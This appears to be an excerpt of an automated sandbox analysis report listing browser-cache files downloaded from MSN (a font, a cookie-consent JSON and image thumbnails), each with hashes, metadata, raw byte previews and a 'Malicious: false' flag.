Preview:	wOFF.....A.....,....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... .name... .....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3.....f.....HL .@...U...f..... .....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.l.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d..._.d._.d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d. b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d.,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1. d.b.d.b.d...d...d...d...d.A.d...d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.V.d.Z.d.b.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2889
Entropy (8bit):	4.775421414976267
Encrypted:	false
SSDEEP:	48:Y9vlgmDHF6Bjb40UMRBrvdiZv5Gh8aZa6AyYAcHHPk5JKIcF2rZjSlnZjfumjVZf:OymDwb40zrvdip5GHZa6AymsJjbjVjFB
MD5:	1B9097304D51E69C8FF1CE714544A33B

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
SHA1:	3D514A68D6949659FA28975B9A65C5F7DA2137C3
SHA-256:	9B691ECE6BABE8B1C3DE01AEB838A428091089F93D38BDD80E224B8C06B88438
SHA-512:	C4EE34BBF3BF66382C84729E1B491BF9990C59F6FF29B958BD9F47C25C91F12B3D1977483CD42B9BD2A31F588E251812E56CBCD3AEE166DDF5AD99A27B4DF0C
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/consent/55a804ab-e5c6-4b97-9319-86263d365d28/55a804ab-e5c6-4b97-9319-86263d365d28.json
Preview:	{"CookieSPAEnabled":false,"MultiVariantTestingEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":false,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAkqhIf[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	860
Entropy (8bit):	7.60890282381101
Encrypted:	false
SSDEEP:	24:K0TOJV9BOYAz7M84tQIe4scs41PjgcpT2MIcTuNN:KYGVrnS7MXtV91PTgxcTuNN
MD5:	BB846CCC67B5DE204B33CF7B805F59A3
SHA1:	A3301490722FA557F169FAA8283DA926F4393783
SHA-256:	9913B44FB1AAF52B9CB0BD7BB4563CAA098BC29D35E2609D4E2A74C4D4026131
SHA-512:	6686582817EB71206178595C9051087412499F7110B1FFE13D8C2E517EC16C7B6B6A1728B546F2EBEE80D0D1388E64FFBE97A628DD7C4B24DD30274AAB7E3D41
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAkqhIf.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d....IDAT8OeS]L.a.>|c../..E.sx...3.....6.K.y..x.3....J...`....,..K...G1u....a...QZ...^>.....y.{.y.....v...o$..)..X..)++...h.....W.N.E..w:1a...<:.!I..P..=3c{.....K.+.d@+`.cc/<....GF.....$.0..r..n....h4...O..P.000."|.....>$yRPTW...8:..li..}}}..BO..]..+*... .....h.&.....n$.q'...lk.\.....J~N N.M.....28....&.....}VV.TUU.<.....uJ....!..`eu.d2....G.....Oy.....O...$?..u.<...B!.D"(**.. .....h4....H.R899.c.....$LMM...2<...w-j5.F....H..|>."...v.hP.ggg.L.[[[.nn...B.b.<M..vv" ...3...@ .W.b.....J.X\\....D..R:D.....~..d../.v.....8.l6lhh...!...j5.7...6"Y.....qr.....6.j.bGG.NNN....."Y,.....b..Nh2.....:..i..f..i.....h0...LV.....r~mm-.\n. SW..h..`.....?....,F#J..m. ...b...~nn.....V.D".q.....?....?.C....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB10MkbM[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	965
Entropy (8bit):	7.720280784612809
Encrypted:	false
SSDEEP:	24:T2PqcKHsgioKpXR3TnVUvPkKWsvIos6z8XYy8xcvn1a:5PZK335UXkJsgIyScf1a
MD5:	569B24D6D28091EA1F76257B76653A4E
SHA1:	21B929E4CD215212572753F22E2A534A699F34BE
SHA-256:	85A236938E00293C63276F2E4949CD51DFF8F37DE95466AD1A571AC8954DB571
SHA-512:	AE49823EDC6AE98EE814B099A3508BA1EF26A44D0D08E1CCF30CAB009655A7D7A64955A194E5E6240F6806BC0D17E74BD3C4C9998248234CA53104776CC00A(
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB10MkbM.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs...#...#.x.?v...ZIDAT8OmS[h.g.=s..$n...]7.5..(.&5...D..Z..X..6....O.-.HJm.B.....j..Z,.D.5n.1....^g7;;.;3.w../..... ..}....5....C==}..hd4.OO..^1.I..*.U8.w.B..M0..7}.....J....L.i...T...(J.d*.L..sr.....g?.aL.WC.S..C...(.pl..}[Wc..e.....[...K.....<...=S.....]..N/.N....(^N'.Lf....X4.....A<#c.....4fL.G..8..m..RYDu.7.>...S....-k.....GO.....R.....5.@.h...Y$..uvpm>(<..q.,.PY....+...BHE..;.M.yJ...U<..S4.j..g....x.....t".....h.....K...~._...:...qg.).~..oy..h..u6....i._n...4T..Z.#.. ...0....L.....l..g!..z...8.I&....,iC.U.V,j_._...9.....8<...A.b.|.^..;..2...../v ....>....O^..;.o...n .'!k\l..C.a.I$8.~.0...4j..~5.\6...z?..s.qx.u....%...@.N.....@..HJh].....l.....#'.r.!../..N .d!m...@.....qV...c..X....t.1CQ..TL....r3.n..".t....`...$...ctA....H.p0.0.A..IA.o.5n.m..\.l.B>....x..L.+.H.c6..u...7....`....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB14hq0P[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	14112
Entropy (8bit):	7.839364256084609
Encrypted:	false
SSDEEP:	384:7EIqipbU3NAAJ8QVoqHDzjEfE7Td4Tb67Bx/J5e8H0V1HB:7EIqZT5DMQT+TEf590VT
MD5:	A654465EC3B994F316791CAFDE3F7E9C
SHA1:	694A7D7E3200C3B1521F5469A3D20049EE5B6765
SHA-256:	2A10D6E97830278A13CD51CA51EC01880CE8C44C4A69A027768218934690B102
SHA-512:	9D12A0F8D9844F7933AA2099E8C3D470AD5609E6542EC1825C7EEB64442E0CD47CDEE15810B23A9016C4CEB51B40594C5D54E47A092052CC5E3B3D7C52E9D67

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB14hq0P[1].jpg	
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB14hq0P.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..ii(....(.h.....Z(....JZ.)i(....(.....(.....(....J...+h...@....+...e.9...V..'.''!.@....|.....n...@My..w9;.5I...@....L..k...w2.'...M8)4..>.u9..5U.w9,M(....!E..!.[.5<v.?AV..s...VS....E5v.....Q.^jwp*3&MJrf..J..|p...n .j..qW#.5w.)&.&..E^..*...''..T.....y.U.4.lK.sK.ooj.....Z..3j...".)..c..~... .RqL...lcym..R..gTa..a9.+....5-.W'.T@.N.8"...f.:....J.6.r.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cEP3G[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	1103
Entropy (8bit):	7.759165506388973
Encrypted:	false
SSDEEP:	24:sWI+1qOC+JJAmrPGUDiRNO20LMDLspJq9a+VXKJL3fxYSIP:sWYjJJ3rPFWToEspJq9DaxWSA
MD5:	18851868AB0A4685C26E2D4C2491B580
SHA1:	0B61A83E40981F65E8317F5C4A5C5087634B465F
SHA-256:	C7F0A19554EC6EA6E3C9BD09F3C662C78DC1BF501EBB47287DED74D82AFD1F72
SHA-512:	BDBAD03B8BCA28DC14D4FF34AB8EA6AD31D191FF7F88F985844D0F24525B363CF1D0D264AF78B202C82C3E26323A0F9A6C7ED1C2AE61380A613FF41854F2E67
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cEP3G.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....o.d....IDATHK..[h\E...3..l.....k....AZ->..}S./.J..5 (H..A.'E...Q.....A..$.}...(V..B.4..f...I...l"...;{...~...3#.?.<..%.}{.....=..1.)Mc_..=V..7...7..=...q=.%&S.S.i,..]).....)..N...Xn.U.i.67.h.i.1I>.....}.e.0A.4{Di."E...P.....w.....|.O.~>..=.n[G..../...+.....8.....2.....9.!.....].s6d.....r.....D:A...M...9E..`.,I..Q..],k.e..r`.l..`..2...[.e<.....|m.j...,~...0g....<H..6.....|..zr.x.3...KKs..(.j..aW....\.X...O.....?v...."EH...i.Y..1..tf~....&..I.()p7.E..^.<..@.f'..|.[....{.T_?....H.....v....awK.k..l{9..1A.,...%.!...nW[f.AQf.....d2k{7..&i.....o.....0...=.n.\X....Lv.....;g^.eC...[*).....#..M..i..mv.K.....Y"Y.^..JA..E).c...=m.7,.<9..0-..AE..b.....D*.;...Noh]JTd.. .....pD..7..O..+...B..mD!.....(..a.Ej..&F.+...M]..8..>b..FW,....7.....d...z.....6O).8....j.....T...Xk.L..ha..{.....KT.yZ....P)w.P....lp.../.....=....kg.+

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHH4x[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	15602
Entropy (8bit):	7.956113304855659
Encrypted:	false
SSDEEP:	384:OKaJQGapceOJm+SM//8qumAszdGBZGzyx6eEqzOo:OKav8cRSA/8qPxzABZn8eEqz3
MD5:	44EEE76C762463AE55A3CEA6A0AC1B9B
SHA1:	BEF8F3182EE6E1F38A4896B9788A278AC8CCFE07
SHA-256:	F804E7504E8490A8C9DF0AB7A37F3F94BAD70C17AD67D89E7D27C9884C571316
SHA-512:	34E4AD522528691FB2E1EFA31E1CCAA91BB2CCC71056E63C43DFFF568E28E30F18B3B9A53B2FBA29DB27AD5438AE1132E2CCCBA5DD5023F03DC583732B9F78A
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHH4x.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..sH3...W.bm.j&.P..v..U.5[.?.....Xfx..2Z..k8F6.M.....N...j..Shif<....|.....M&.7.c#....]I7dR.1UQl/U3.0.k(..h[.t..O...y..o..3SL..I....8S8..-..._w....}$(.<..... ....G...@..{...2sS...Fq..J.w...[X...&O.T.e.Xy.(X.....Ao,.j1..l.....u...~...eo*K...xlz....mr.....4.Q....v.r.nj(n'....F.;@.P_K....k..4..%.J[...v.....?i.c...S.K1.5r...v.d.V...r....w..;c.|.9..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHJnR[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	9844
Entropy (8bit):	7.901878556459333
Encrypted:	false
SSDEEP:	192:BYlclzERgZTZ6DmGNjgn8cnvRgeqwSgM2RvjXlpvsTVYO5Rnxhu:e+9ERDpTcvueqw9MRFxhu
MD5:	C5BB1EC54E892B0A3C0636E48BC636C1
SHA1:	08FB501FDD523F63A0F1657954549AD38E78A12C
SHA-256:	B3252D60E3D5197182117 64EBD5B4042A2798C10D7BA3FC88A5C6C52B60E2D22
SHA-512:	E78EC4098FE4C3A56FFD107CEF35EC98097D1A22B3C4EAFE44F91AF3514E8A58133CF14B2A59930A6317013892F5538A5A248C1BD3BBB3731449981FA63505DE
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHJnR.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg&x=2179&y=878

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHJnR[1].jpg	
Preview:	......JFIF.....``.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..QR..(.TP!.*U..."..r...h."..P).R.O....x..O...S. .....).8P.J(...R.E...Q@.E.P.E.P..E...QE.....R.P.IKE.%%-%.%%:....R.@...E1EJ...QR(.....O...x...S....@...H)..R.AN.....K@...Q@.E.P..E..R.^...iJE....',.../V...R.8....x.(..H..tx.Wv..3...Y..].e&...U...=i\,z.-r.....$..[.<}.r+..x.b..".7B)..ii(.B.E..... (.....CKHh.(....T.).*E...*@).).P....M..(..).8P..(...@.).)..... P.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHKl9[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	7700
Entropy (8bit):	7.930333247879523
Encrypted:	false
SSDEEP:	192:BCsggEE+WLciXobgIQFfcc1chGCln31b32QInSUkZ:kgEhWLcRbAcc2plb3oSUK
MD5:	B1EB8C72739DCFEFCCBCFB1391F34D78
SHA1:	0608E48EEF2D6C6C245D4E83474DF598560ECEA3
SHA-256:	7E577BAB251705320E63E76A898F7499AD82BDA1B041C027E843DF680CE02A0A
SHA-512:	5DD9453B341CBFB47558B3A8FAEA265C68950CEF8B06A2627A895DA755689D25C55526CDD4DBF0A9E57CC8B2BE2ED8AE657F8EC0F3A646BAD44B2D19AC42946
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHKl9.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=342&y=313
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..b..d...Z.W...3...3....+.V$...,.LVs0V5h..q....^M".4.V.~...3)1.....*.j..^:.J.;...6A.+..'_.L.P3..=.T.:...@.j..Xq.{.V%.. .0`..WC..V$E...F.. +....*.....x.5W.....(....Uh.&.!\...W.SA...9X.....,A...".g[i.(...o...>..a.i.....I.m.....k..G<u.+.er1....;.z....H../..?.....k..<I4*.....z..v.....N%..0y..M3D.rx%...^..]EC). ..F....9....:.2..>F.zD}:...2..SN

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHPLN[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	8037
Entropy (8bit):	7.942444080462528
Encrypted:	false
SSDEEP:	96:BGAaEsms5t9qfKB74D2vxOJPlFxL+/xnd/D1ln+ohiFX9Eg2b1Yo+ekbc9r1UjPD:BCyiqKB74D2ulra1o2JYo+Vo9r19iJDF
MD5:	11DF384F05065444FD8F71A1B76E1BAF
SHA1:	B9453C56CD8B47247FD9C11D69B7822DD26272B5
SHA-256:	617489C5D6CB88A9B143D11DC3C766983C3ACA9A8B226158AB8A64906B210564
SHA-512:	D69477FA88B72705F4BFE1B2C6CF11D38F80535CD6CBEE7F06F379092CCFC4A0B45CBD0B2237AB78D307D653A9C5DCE1C92FF6B2554F885A975978A44826463
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHPLN.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=466&y=202
Preview:	......JFIF.....``.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..:(...(...1K..J(.....b..9..^.,.K$....?;tQ..Z...1G.iY...I5...{.P=.a.`-.eA...../@....o..8P.9..O?.C..`.y.....u.....^.wk../. ..`G.y..j..$.2|.n....f[..1.....v.*....'...g...i?...L.OZc...4.g.R...G.r..P2..*...JMD..h...G.R.[..5TS1..(".Q.h.!..Q.1@..h..P.E.c'.....x'>.5.iY.....Tv....j... >}..q..{...N.&..q....aF~.e?{Dm.. ....h....R...L...../u.w$...c.T%.?^.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHVao[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	8400
Entropy (8bit):	7.935113865096499
Encrypted:	false
SSDEEP:	192:BC0Ovu8+y8jCgLnFlAbiE0U1fQ4gBDMQgElUTG5CHACTcdeLTd04:k0OGby8eWn0B0UC4gBYQFoG5CkIV04
MD5:	39000CC1B36332AE92FA84430C53BC57
SHA1:	21AE752262D2A01E84A3119F57FCFFA06E26DE9E
SHA-256:	FAF169AC3F0A605AF3DFFE64A8C83EC0E69F1E0F8E4D5D6722F5D9B522711189
SHA-512:	1B35FF106D592D76D261BD422D85307C64F46D37EE58D9D296ABAC36876EC800C90FF3566E79BAF36CB098F7B5CC9FAB488A58FE1D121BFA6ADC497BA2A606A
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHVao.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=751&y=181

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHVao[1].jpg</th></tr>
<tr><td>Preview:</td><td>......JFIF............C............... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOO.........."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs
tuvwxyz...?......_....~U..c....:....h.|..^\@........[.UA..984.Q..~....E..I....~.H.....jA>IT..!4i.M...E>."RR.@.IKE.%%-.....J`%....
...P.i).....RP.h.... X..*.|..*8....e..y...#..J........J....sc.hd(.eP.G..<Zl. -(.;.I.RElw...V.....W+.l1..h..1RR.Z..IKE.%.QLBQKI@.E-%.%........*...:.YW>".m../cf....T..Ed...L.$Ep....s
VN.c..c'...\.....o......IN4....l......~...HP.K.ARG..15..F.5...H.></td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHh0U[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3</td></tr>
<tr><td>Category:</td><td>downloaded</td></tr>
<tr><td>Size (bytes):</td><td>22674</td></tr>
<tr><td>Entropy (8bit):</td><td>7.892940629828691</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>384:7htUxW6exCILIMIwUHJPluQtBr0SfxwtuaFqQH7fPQLv+t1j3f88kq:7/UxIPIDwotuQrYSfKFqC7fDTT1</td></tr>
<tr><td>MD5:</td><td>86CA9C5B378DE7D1460F7BD7C76ED529</td></tr>
<tr><td>SHA1:</td><td>CEBC33B54AA9D9BCEC7E4E1364708D46E129B512</td></tr>
<tr><td>SHA-256:</td><td>9CFFE15F59DC43EF99BBD3ADEB733BD29B42E2946273BCE95988085749DD2C10</td></tr>
<tr><td>SHA-512:</td><td>7696311622252CB532A7C8156BC67AC3983B416EFDB5BF51FDD27F884571F6C9845729CD1D4611C9696102CE92F3173CE23A1B0F8999F20EB3B0399806285A2E</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>IE Cache URL:</td><td>http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHh0U.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg&x=1982&y=1487</td></tr>
<tr><td>Preview:</td><td>......JFIF.....`.`.....C............... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOO......p.n.."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs
tuvwxyz...?...(..AE.P.E.P.E.P.E.P.E.P.E.P.E.R...).QE..QE..QE..QE..QE..QE..QE..QE..(...(...(...(...(..W...J.1h...0.E%...
E.R...(...(...(...(...(...P2p(......Z*..(...(...(...(..E.P.E.S...*@(...(...(...(...(...(...(..@.S...p..;..3Z.....\B...T.q....1...X.3!.S....hE..@... }J...J.X...T...f..O.S......BP....v..'.......|.:h.~.0..mz;*.Xg.
Q.eo0>m.M...X.....<..'...7*..?.o..e]xbt..d..n.</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHp67[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3</td></tr>
<tr><td>Category:</td><td>downloaded</td></tr>
<tr><td>Size (bytes):</td><td>12120</td></tr>
<tr><td>Entropy (8bit):</td><td>7.955170113990235</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>192:BCT17Q2Wb4p1we0VnZXQ3sUXHt8ezVCYVd0xkB778O4/e/2dwB4ZxYVLMnhY6gl0:kTFQTGWe0VnZA3sUXHlJC60C59/2eB4j</td></tr>
<tr><td>MD5:</td><td>9B15E8AD506891A65DF61D5667B224BC</td></tr>
<tr><td>SHA1:</td><td>6BBE5E8E9024A7B9AD18240D310CC92668669638</td></tr>
<tr><td>SHA-256:</td><td>E11EA54430FDA99B74038FBF32C3C8EFB8C22C7E9B0E2C66C3E3A78A32D77341</td></tr>
<tr><td>SHA-512:</td><td>E30BA6076325F90ADDC49AA010230B2E142D0B8BAE0FF8BF7037982AFC067C8B7E8C1F552686F7BE10BF7E8FE28B906C0E923D73C9357E5FE3179B057506B2C</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>IE Cache URL:</td><td>http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHp67.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=416&y=101</td></tr>
<tr><td>Preview:</td><td>......JFIF............C............... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOO.........."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs
tuvwxyz...?..|R......S.F(.....(..&(..(..&)1N.....S.F(....?.......?J...84..Rc..(.;....8Q.^:.,j...G..*\Rb.!.#.T.. .L....y..bFz..8."..^8.3..p6
.....?...E.o.E.}X..qM.V.U..q.\..z..s...b.i.6..KKM......P.........Q..F@.q@...P.t.........HFT.2..X.G_.i.\c.......l(.H..h..az.TE.(.E.U.+.<u..>..YW0..PI+.......F..q....4A..P?M..j..T..4.2v..@....
L.&....8#$.....L%..*...3...UV+..iS..(G .</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dh0Dw[1].jpg</th></tr>
<tr><td>Process:</td><td>C:\Program Files (x86)\Internet Explorer\iexplore.exe</td></tr>
<tr><td>File Type:</td><td>JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3</td></tr>
<tr><td>Category:</td><td>downloaded</td></tr>
<tr><td>Size (bytes):</td><td>9844</td></tr>
<tr><td>Entropy (8bit):</td><td>7.891530802314201</td></tr>
